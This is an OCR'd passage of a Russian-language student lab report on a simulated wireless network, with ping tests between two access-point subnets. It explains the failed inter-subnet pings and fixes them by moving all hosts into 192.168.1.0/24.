


Рисунок 1.5 – пример телекоммуникационной сети

2. Пространственно разнести точки доступа (рис. 1.6):

- Перейти в режим редактирования физической сети. Дважды кликнуть на иконку имеющегося города.
- Создать новое здание и перенести его в другое место карты.

- Создать в новом здании новый шкаф.
- Зайти в первоначальное здание и первоначальный шкаф.
- Нажать правой кнопкой мыши на интересующий сетевой элемент.
- В меню выбрать элемент “Move object” и кликнуть на объекте.
- В выпадающем меню выбрать второе здание и новый шкаф в нём.








Рисунок 1.6 – интерфейс физических настроек сети

3. Запустить ping-процесс для нескольких пар рабочих станций:

- находящихся в зоне действия первой точки доступа;
  аналогично проходит пинг на 192.168.1.2 и 192.168.1.3




- второй точки доступа;
  аналогично проходит пинг на 192.168.2.1 и 192.168.2.2



- проходящих через проводной сегмент;

Результат «Пинга» с PC0 (192.168.1.1) на хосты принадлежащие другой подсети 192.168.2.0/24 представлен далее на принт-скрине. Связь между адресами хостов принадлежащих разным подсетям не пингуется.



- посмотреть результат.

4. Если соединение отсутствует, объяснить, почему и изменить сетевые настройки.

Ответ: соединение не проходит между хостами имеющих подсоединения в разных точках доступа потому, что это разные подсети, а также нет связующих коммутаторов или маршрутизаторов и поэтому хосты не могут увидеть друг друга.

Для того, чтобы все «пинговать» (хосты имеющих подсоединения в разных точках доступа), приведем ip-адреса всех хостов для обоих подсетей в единое адресное пространство (к примеру: 192.168.1.0/24).

Настройки выпонены согласно далее следующего ip- плана сети:


- настроить IP-адреса:


PC0(Laptop4-0-0) 192.168.1.1 PC3-3 192.168.1.4

PC1 192.168.1.2 PC4-4 192.168.1.5

PC2 192.168.1.3 PC5(Laptop0-5-5) 192.168.1.6

маски подсети 255.255.255.0


Laptop4-0-0
Physical
Config
Desktop
Programming
Attributes
Command Prompt
Reply from 192.168.1.4: bytes=32 time=14ms TTL=128
Reply from 192.168.1.4: bytes=32 time=22ms TTL=128
Ping statistics for 192.168.1.4:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 14ms, Maximum = 42ms, Average = 24ms
C:\>ping 192.168.1.5
Pinging 192.168.1.5 with 32 bytes of data:
Reply from 192.168.1.5: bytes=32 time=45ms TTL=128
Reply from 192.168.1.5: bytes=32 time=23ms TTL=128
Reply from 192.168.1.5: bytes=32 time=25ms TTL=128
Reply from 192.168.1.5: bytes=32 time=20ms TTL=128
Ping statistics for 192.168.1.5:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 20ms, Maximum = 45ms, Average = 28ms
C:\>ping 192.168.1.6
Pinging 192.168.1.6 with 32 bytes of data:
Reply from 192.168.1.6: bytes=32 time=38ms TTL=128
Reply from 192.168.1.6: bytes=32 time=14ms TTL=128
Reply from 192.168.1.6: bytes=32 time=19ms TTL=128
Reply from 192.168.1.6: bytes=32 time=20ms TTL=128
Ping statistics for 192.168.1.6:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 14ms, Maximum = 38ms, Average = 22ms
C:\>
Top



2.1 Беспроводная сеть с сервером и принтером


